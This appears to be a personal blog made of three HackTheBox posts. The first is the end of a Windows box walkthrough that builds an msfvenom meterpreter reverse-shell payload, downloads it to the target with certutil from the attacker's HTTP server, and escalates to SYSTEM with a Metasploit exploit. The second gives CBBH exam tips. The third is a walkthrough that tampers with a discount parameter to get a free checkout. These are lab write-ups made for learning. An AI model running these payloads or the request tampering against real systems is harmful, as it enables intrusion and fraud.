Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 5.089 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.243 MB
Virtual Memory: In Use:    1.042 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.179.111

C:\>^Z
Background session 3? [y/N]  y
Escalating my privileges would be a lot easier with a meterpreter shell so I create a payload using msfvenom and run a python http.server.
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.4 lport=1337 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Then I reopen my shell session and use certutil.exe to download the payload.
*note the certutil.exe method to download files only works on older Windows builds.
C:\Users\tolis\Desktop>certutil.exe -urlcache -split -f http://10.10.14.4:8000/shell.exe
certutil.exe -urlcache -split -f http://10.10.14.4:8000/shell.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\tolis\Desktop

14/08/2025  05:15 ��    <DIR>          .
14/08/2025  05:15 ��    <DIR>          ..
14/08/2025  05:15 ��             7.168 shell.exe
14/08/2025  03:23 ��                34 user.txt
               2 File(s)          7.202 bytes
               2 Dir(s)   1.432.551.424 bytes free
After setting up a handler in msfconsole using the same staged payload as the exe I just made, I run the exe on the server and obtain a meterpreter reverse shell!
msf6 exploit(multi/handler) > set payload payload/windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.4       yes       The listen address (an interface may be specified)
   LPORT     1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.4:1337
[*] Sending stage (203846 bytes) to 10.129.179.111
[*] Meterpreter session 4 opened (10.10.14.4:1337 -> 10.129.179.111:49696) at 2025-08-13 14:30:47 -0400

meterpreter >^Z
Background session 4? [y/N]  y
I create an msf session and use post/multi/recon/local_exploit_suggester to see which exploits the target is vulnerable to.
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 4
session => 4
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.129.179.111 - Collecting local exploits for x64/windows...
[*] 10.129.179.111 - 205 exploit checks are being tried...
[+] 10.129.179.111 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.129.179.111 - exploit/windows/local/cve_2020_1054_drawiconex_lpe: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/cve_2021_40449: The service is running, but could not be validated. Windows 7/Windows Server 2008 R2 build detected!
[+] 10.129.179.111 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.129.179.111 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.179.111 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] Running check method for exploit 49 / 49
[*] 10.129.179.111 - Valid modules for session 4:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                      Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_dotnet_profiler                Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/bypassuac_sdclt                          Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/cve_2019_1458_wizardopium                Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
 7   exploit/windows/local/cve_2020_1054_drawiconex_lpe             Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/cve_2021_40449                           Yes                      The service is running, but could not be validated. Windows 7/Windows Server 2008 R2 build detected!
 9   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
 12  exploit/windows/local/ms16_075_reflection                      Yes                      The target appears to be vulnerable.
 13  exploit/windows/local/ms16_075_reflection_juicy                Yes                      The target appears to be vulnerable.
 14  exploit/windows/local/agnitum_outpost_acs                      No                       The target is not exploitable.
 15  exploit/windows/local/always_install_elevated                  No                       The target is not exploitable.
 16  exploit/windows/local/bits_ntlm_token_impersonation            No                       The target is not exploitable.
 17  exploit/windows/local/bypassuac_fodhelper                      No                       The target is not exploitable.
 18  exploit/windows/local/bypassuac_sluihijack                     No                       The target is not exploitable.
 19  exploit/windows/local/canon_driver_privesc                     No                       The target is not exploitable. No Canon TR150 driver directory found
 20  exploit/windows/local/capcom_sys_exec                          No                       Cannot reliably check exploitability.
 21  exploit/windows/local/cve_2020_0796_smbghost                   No                       The target is not exploitable.
 22  exploit/windows/local/cve_2020_1048_printerdemon               No                       The target is not exploitable.
 23  exploit/windows/local/cve_2020_1313_system_orchestrator        No                       The target is not exploitable.
 24  exploit/windows/local/cve_2020_1337_printerdemon               No                       The target is not exploitable.
 25  exploit/windows/local/cve_2020_17136                           No                       The target is not exploitable. The build number of the target machine does not appear to be a vulnerable version!
 26  exploit/windows/local/cve_2021_21551_dbutil_memmove            No                       The target is not exploitable.
 27  exploit/windows/local/cve_2022_21882_win32k                    No                       The target is not exploitable.
 28  exploit/windows/local/cve_2022_21999_spoolfool_privesc         No                       The target is not exploitable. Windows 7 is technically vulnerable, though it requires a reboot.
 29  exploit/windows/local/cve_2022_3699_lenovo_diagnostics_driver  No                       The target is not exploitable.
 30  exploit/windows/local/cve_2023_21768_afd_lpe                   No                       The target is not exploitable. The exploit only supports Windows 11 22H2
 31  exploit/windows/local/cve_2023_28252_clfs_driver               No                       The target is not exploitable. The target system does not have clfs.sys in system32\drivers\
 32  exploit/windows/local/cve_2024_30085_cloud_files               No                       The target is not exploitable.
 33  exploit/windows/local/cve_2024_30088_authz_basep               No                       The target is not exploitable. Version detected: Windows Server 2008 R2. Revision number detected: 0.
 34  exploit/windows/local/cve_2024_35250_ks_driver                 No                       The target is not exploitable. Version detected: Windows Server 2008 R2
 35  exploit/windows/local/gog_galaxyclientservice_privesc          No                       The target is not exploitable. Galaxy Client Service not found
 36  exploit/windows/local/ikeext_service                           No                       The check raised an exception.
 37  exploit/windows/local/lexmark_driver_privesc                   No                       The target is not exploitable. No Lexmark print drivers in the driver store
 38  exploit/windows/local/ms10_092_schelevator                     No                       The target is not exploitable. Windows Server 2008 R2 (6.1 Build 7600). is not vulnerable
 39  exploit/windows/local/ms15_078_atmfd_bof                       No                       Cannot reliably check exploitability.
 40  exploit/windows/local/ms16_014_wmi_recv_notif                  No                       The target is not exploitable.
 41  exploit/windows/local/ntapphelpcachecontrol                    No                       The check raised an exception.
 42  exploit/windows/local/nvidia_nvsvc                             No                       The check raised an exception.
 43  exploit/windows/local/panda_psevents                           No                       The target is not exploitable.
 44  exploit/windows/local/ricoh_driver_privesc                     No                       The target is not exploitable. No Ricoh driver directory found
 45  exploit/windows/local/srclient_dll_hijacking                   No                       The target is not exploitable. Target is not Windows Server 2012.
 46  exploit/windows/local/tokenmagic                               No                       The target is not exploitable.
 47  exploit/windows/local/virtual_box_opengl_escape                No                       The target is not exploitable.
 48  exploit/windows/local/webexec                                  No                       The check raised an exception.
 49  exploit/windows/local/win_error_cve_2023_36874                 No                       The target is not exploitable.

[*] Post module execution completed
I decide to use exploit/windows/local/cve_2019_1458_wizardopium because it uses the same staged payload I used earlier when I created the meterpreter exe.
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/cve_2019_1458_wizardopium
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > show options

Module options (exploit/windows/local/cve_2019_1458_wizardopium):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.27.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 x64


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/cve_2019_1458_wizardopium) > set session 4
session => 4
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > set lhost tun0
lhost => 10.10.14.4
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > run
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Triggering the exploit...
[*] Launching msiexec to host the DLL...
[+] Process 3924 launched.
[*] Reflectively injecting the DLL into 3924...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (203846 bytes) to 10.129.179.111
[*] Meterpreter session 5 opened (10.10.14.4:4444 -> 10.129.179.111:49757) at 2025-08-13 14:44:34 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
I have root! I locate the administrator desktop and find the flag.
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-22 13:47:50 -0400  desktop.ini
100444/r--r--r--  34    fil   2025-08-13 20:23:02 -0400  root.txt

meterpreter > cat root.txt
(flag)
pce,
bonta

Introduction
Hi :P
This is my first blog post so I decided to provide some tips for anyone trying to pass the Certified Bug Bounty Hunter (CBBH) exam. This was my first certification so I completed and studied the HackTheBox modules for months until I felt I was finally able to pass the 7-day long exam, and I’m glad I was patient because this exam was fairly difficult for me. It was all worth it in the end though because now I have a shiny PDF that says my name on it.
Strategy
I would recommend completing every module in the CBBH path at least twice because there is some niche information hidden within some that you’ll need to remember. It’s important to go through every page in each module, and if you don’t want to fully memorize every single page on every single module then you should at least remember what each page teaches you so you can go back to the module if you need to. While taking the exam you are allowed to look through every module so being able to navigate them with knowledge of what each page covers is essential to pass the exam within those 7 days.
One extremely helpful strategy that I used while taking the exam is HackTheBox Academy’s search function. On Academy the search bar lists every page in every module so if you remember the name of something or type in some keywords you can probably find what you’re looking for fast.

Thinking outside the box is something you’ll need to be capable of for some of the machines on the exam; the skills assessments at the end of each CBBH module aren’t going to be 1-to-1 with the machines they give you.
The Report
For me, this was the hardest part of the entire exam and I probably spent way too much time working on my report. It might seem daunting at first but you need to document EVERYTHING so it’s mandatory that you take screenshots with comments every step of the way while exploiting the machines. I kept these screenshots in an imgur album and pasted my screenshots with a caption underneath describing what I was doing and how I got there. The report also requires you to identify the CWE for your exploit and generate a CVSS 3.1 score, both of which can be found with simple web searches. Don’t worry too much about the report because as long as you completed enough machines the report doesn’t have to be perfect.
Good Luck
If you have a solid grasp on bug bounty hunting then this exam should be a piece of cake, so make sure to fully prepare yourself before you begin. You do have 2 attempts at the exam but it looks way cooler if you complete it in only 1 so try your best on the first attempt. Don’t stress too much and remember your resources so you don’t feel lost if you come across something new. Good luck!
pce,
bonta

Background
Discounted is a very easy difficulty linux box that demonstrates flaws with HTTP requests. It requires a solid understanding of intercepting and manipulating POST requests using tools like Burp Suite. Overall it was a fairly simple box for me since I spent a lot of time learning how to use Burp while studying for the CBBH exam.
Enumeration
nmap:
┌──(bonta㉿lor)-[~]
└─$ nmap -sC -sV -p- --min-rate 10000 10.129.228.190
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 00:09 EDT
Nmap scan report for 10.129.228.190
Host is up (0.064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 57:69:ed:8e:f3:bd:5d:2c:c4:5c:90:6d:4a:42:a0:4b (RSA)
|   256 a6:ed:2d:0d:3d:55:41:89:bd:ae:9c:50:6e:13:0a:f6 (ECDSA)
|_  256 f0:e1:87:6c:d8:21:ca:ca:f2:e1:0b:fc:0d:cf:3b:62 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: BeautyStylers
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.79 seconds
I visit the http website and see there is a clear task to obtain the flag.

After adding Face Powder to my cart I visit the cart page and notice I can use the discount code BEAUTYFRIDAY from the home page for 20% off.

I open up burp and start intercepting any requests the cart page sends.

After some digging I find that adding or removing the quantity of items in my cart sends a post request and inside is some unusual data called recalc_discount.

I assume the value of 1 means enabled so I change it to a 0 and send the request.

Sure enough the discount is not recalculated when the value is 0.
Exploitation
With this information I am able to exploit the discount by calculating how many items I need for the discount to = the cost of 1 item.

With 5 items in my cart, the discount = $20.00 and I can intercept the post request to disable the recalc_discount data.

After removing 4 items I am presented with a total cost of $0.00, and after checking out I obtain the flag.

pce,
bonta